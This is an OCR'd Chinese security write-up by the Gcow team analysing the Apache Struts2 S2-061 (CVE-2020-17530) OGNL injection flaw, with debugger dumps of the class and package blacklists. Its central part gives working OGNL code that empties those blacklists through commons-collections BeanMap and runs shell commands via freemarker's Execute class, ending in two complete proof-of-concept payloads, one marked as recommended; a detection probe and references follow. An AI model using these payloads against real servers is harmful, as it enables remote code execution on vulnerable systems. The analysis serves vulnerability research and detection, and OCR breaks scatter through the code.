
设置黑名单的两个方法

在我们这两个地方打了断点后，我们请求下面或者前面的 ognl 可以发现，在每次收到请求的时候，都会调用一次这里的黑名单赋值，也就是说，就算是我们在本次请求重置了黑名单，在下次请求的时候，黑名单还是会重置。因此只有前面的 ognl 可以持久化存储，实际利用的时候，必须要在一个请求中进行命令执行。下文还会有一个存放在 `request` 中的 poc。

初次请求赋值:



ComponentTagSupport.class
SecurityMemberAccess.class
OgnlValueStack.class
OgnlTextParser.class
OgnlContext.class
BeanMap.class
Execute.class
Decompiled .class file, bytecode version: 51.0 (Java 7)
Download...
protected boolean isAcceptableProperty(String name) {...}
protected boolean isAccepted(String paramName) {...}
protected boolean isExcluded(String paramName) {...}
public void setExcludeProperties(Set<Pattern> excludeProperties) { this.excludeProperties = excludeProperties; }
public void setAcceptProperties(Set<Pattern> acceptedProperties) { this.acceptProperties = acceptedProperties; }
public void setExcludedClasses(Set<Class<?>> excludedClasses) {
this.excludedClasses = excludedClasses;
}
public void setExcludedPackageNamePatterns(Set<Pattern> excludedPackageNamePatterns) {
this.excludedPackageNamePatterns = excludedPackageNamePatterns;
}
public void setExcludedPackageNames(Set<String> excludedPackageNames) {
this.excludedPackageNames = excludedPackageNames;
}
public void setDisallowProxyMemberAccess(boolean disallowProxyMemberAccess) {...}
SecurityMemberAccess
setExcludedPackageNames()
Services
Debugger
Server
Tomcat Localhost Log
Tomcat Catalina Log
Frames
Variables
"http-nio-80...in": RUNNING
setExcludedClasses:220, SecurityMemberAccess
excludedClasses = {Collections$UnmodifiableSet@6107} size = 9
0 = {Class@604} "class java.lang.System"... Navigate
1 = {Class@625} "class java.lang.Object"... Navigate
2 = {Class@3962} "class sun.misc.Unsafe"... Navigate
3 = {Class@3964} "class java.lang.ProcessBuilder"... Navigate
4 = {Class@609} "class java.lang.Class"... Navigate
5 = {Class@899} "class java.lang.Shutdown"... Navigate
6 = {Class@605} "class java.lang.ClassLoader"... Navigate
7 = {Class@476} "class java.lang.Runtime"... Navigate
8 = {Class@3928} "class com.opensymphony.xwork2.ActionContext"... Navigate
Gcow安全团队

自动重置黑名单 1



ComponentTagSupport.class
SecurityMemberAccess.class
OgnlValueStack.class
OgnlTextParser.class
OgnlContext.class
BeanMap.class
Execute.class
Decompiled .class file, bytecode version: 51.0 (Java 7)
Download...
public void setAcceptProperties(Set<Pattern> acceptedProperties) { this.acceptProperties = acceptedProperties; }
public void setExcludedClasses(Set<Class<?>> excludedClasses) {
this.excludedClasses = excludedClasses;
}
public void setExcludedPackageNamePatterns(Set<Pattern> excludedPackageNamePatterns) {
this.excludedPackageNamePatterns = excludedPackageNamePatterns;
}
public void setExcludedPackageNames(Set<String> excludedPackageNames) {
this.excludedPackageNames = excludedPackageNames;
}
public void setDisallowProxyMemberAccess(boolean disallowProxyMemberAccess) {...}
SecurityMemberAccess
setExcludedPackageNames()
Services
Debugger
Server
Tomcat Localhost Log
Tomcat Catalina Log
Frames
Variables
"http-nio-80...in": RUNNING
setExcludedPackageNames:228, SecurityMember
excludedPackageNames = {Collections$UnmodifiableSet@6106} size = 19
0 = "com.opensymphony.xwork2.inject."
1 = "freemarker.core."
2 = "sun.misc."
3 = "javassist."
4 = "org.springframework.context."
5 = "sun.reflect."
6 = "org.objectweb.asm."
7 = "com.opensymphony.xwork2.ognl."
8 = "java.nio."
9 = "ognl."
10 = "java.net."
11 = "javax."
12 = "freemarker.ext.rhino."
13 = "com.opensymphony.xwork2.security."
14 = "java.io."
15 = "freemarker.template."
16 = "org.apache.velocity."
17 = "com.opensymphony.xwork2.util."
18 = "freemarker.ext.jsp."
Gcow安全团队

自动重置黑名单 2

执行下面清空黑名单代码的重新赋值



清空黑名单 1



清空黑名单 2

清 7 空黑名单的 ognl 代码


```
# 注意，自行调试的话，需要分两次执行
   #application.get('map3').put('excludedPackageNames',#appli
cation.get('org.apache.tomcat.InstanceManager').newInstance
('java.util.HashSet'))
   #application.get('map3').put('excludedClasses',#applicatio
```

```
util.HashSet'))
```


1. 这里就可以使用黑名单中的

`freemarker.template.utility.Execute` 类中的 `exec` 方法执行 Shell

了。需要最少和前面的 8 一起使用，才能执行成功。可以直接使用最后面的完整 poc 代码执行。



shell 代码断点查看



payload 执行结果

执行 shell 的 ognl 代码

```
#application.get('org.apache.tomcat.InstanceManager').newInst
ance('freemarker.template.utility.Execute').exec({'calc.ex
e'})
```

完整 POC

使用 application，就是上面思路的完整 POC

```
%{
(#application.map=#application.get('org.apache.tomcat.Instanc
eManager').newInstance('org.apache.commons.collections.BeanMa
```

```
p')).toString().substring(0,0) +
(#application.map.setBean(#request.get('struts.valueStack'))
== true).toString().substring(0,0) +
(#application.map2=#application.get('org.apache.tomcat.Instan
ceManager').newInstance('org.apache.commons.collections.BeanM
ap')).toString().substring(0,0) +
(#application.map2.setBean(#application.get('map').get('conte
xt')) == true).toString().substring(0,0) +

(#application.map3=#application.get('org.apache.tomcat.Instan
ceManager').newInstance('org.apache.commons.collections.BeanM
ap')).toString().substring(0,0) +
(#application.map3.setBean(#application.get('map2').get('memb
erAccess')) == true).toString().substring(0,0) +
(#application.get('map3').put('excludedPackageNames',#applica
tion.get('org.apache.tomcat.InstanceManager').newInstance('ja
va.util.HashSet')) == true).toString().substring(0,0) +
(#application.get('map3').put('excludedClasses',#application.
get('org.apache.tomcat.InstanceManager').newInstance('java.ut
il.HashSet')) == true).toString().substring(0,0) +
(#application.get('org.apache.tomcat.InstanceManager').newIns
tance('freemarker.template.utility.Execute').exec({'calc.ex
e'}))
}
```

使用 request，单次请求有效的完整 POC (推荐)

```
%{
(#request.map=#application.get('org.apache.tomcat.InstanceMan
ager').newInstance('org.apache.commons.collections.BeanMa
p')).toString().substring(0,0) +
(#request.map.setBean(#request.get('struts.valueStack')) == t
rue).toString().substring(0,0) +
(#request.map2=#application.get('org.apache.tomcat.InstanceMa
nager').newInstance('org.apache.commons.collections.BeanMa
p')).toString().substring(0,0) +
(#request.map2.setBean(#request.get('map').get('context')) ==
true).toString().substring(0,0) +
(#request.map3=#application.get('org.apache.tomcat.InstanceMa
nager').newInstance('org.apache.commons.collections.BeanMa
p')).toString().substring(0,0) +
(#request.map3.setBean(#request.get('map2').get('memberAcces
s')) == true).toString().substring(0,0) +
(#request.get('map3').put('excludedPackageNames',#applicatio
n.get('org.apache.tomcat.InstanceManager').newInstance('java.
util.HashSet')) == true).toString().substring(0,0) +
(#request.get('map3').put('excludedClasses',#application.get
('org.apache.tomcat.InstanceManager').newInstance('java.util.
HashSet')) == true).toString().substring(0,0) +
(#application.get('org.apache.tomcat.InstanceManager').newIns
tance('freemarker.template.utility.Execute').exec({'calc.ex
e'}))
}
```

> 注意：请使用 url 对以上的 OGNL 代码编码后，再在工具上使用。

检测思路

在新版本的 struts2 中，已经不能通过参数构造来解析 ognl 表达式了，所以如果考虑想要使用脚本来进行批量扫描是否有本漏洞的时

候，可以考虑直接爆破所有参数，然后判断页面中是否有预计的结果文本即可。

比如：

%{'gcowsec-' + (2000 + 20).toString()}

预计会得到

gcowsec-2020

使用脚本判断结果中是否包含就可以了

总结

此次漏洞只是 `S2-059` 修复的一个绕过，并且本次利用的核心类 `org.apache.commons.collections.BeanMap` 在 `commons-collections-x.x.jar` 包中，但是在官方的最小依赖包中并没有包含这个包。所以即使扫到了支持 OGNL 表达式的注入点，但是如果没有使用这个依赖包，也还是没办法进行利用。

参考文章

安恒信息安全研究院 – Struts2 S2-061 漏洞分析 (CVE-2020-17530)

[官方更新公告]https://cwiki.apache.org/confluence/display/WW/S2-061

[Struts2-059 远程代码执行漏洞（CVE-2019-0230）分析]https://blog.csdn.net/weixin_46236101/article/details/109080913

360-CVE-2020-17530: Apache Struts2 远程代码执行漏洞通告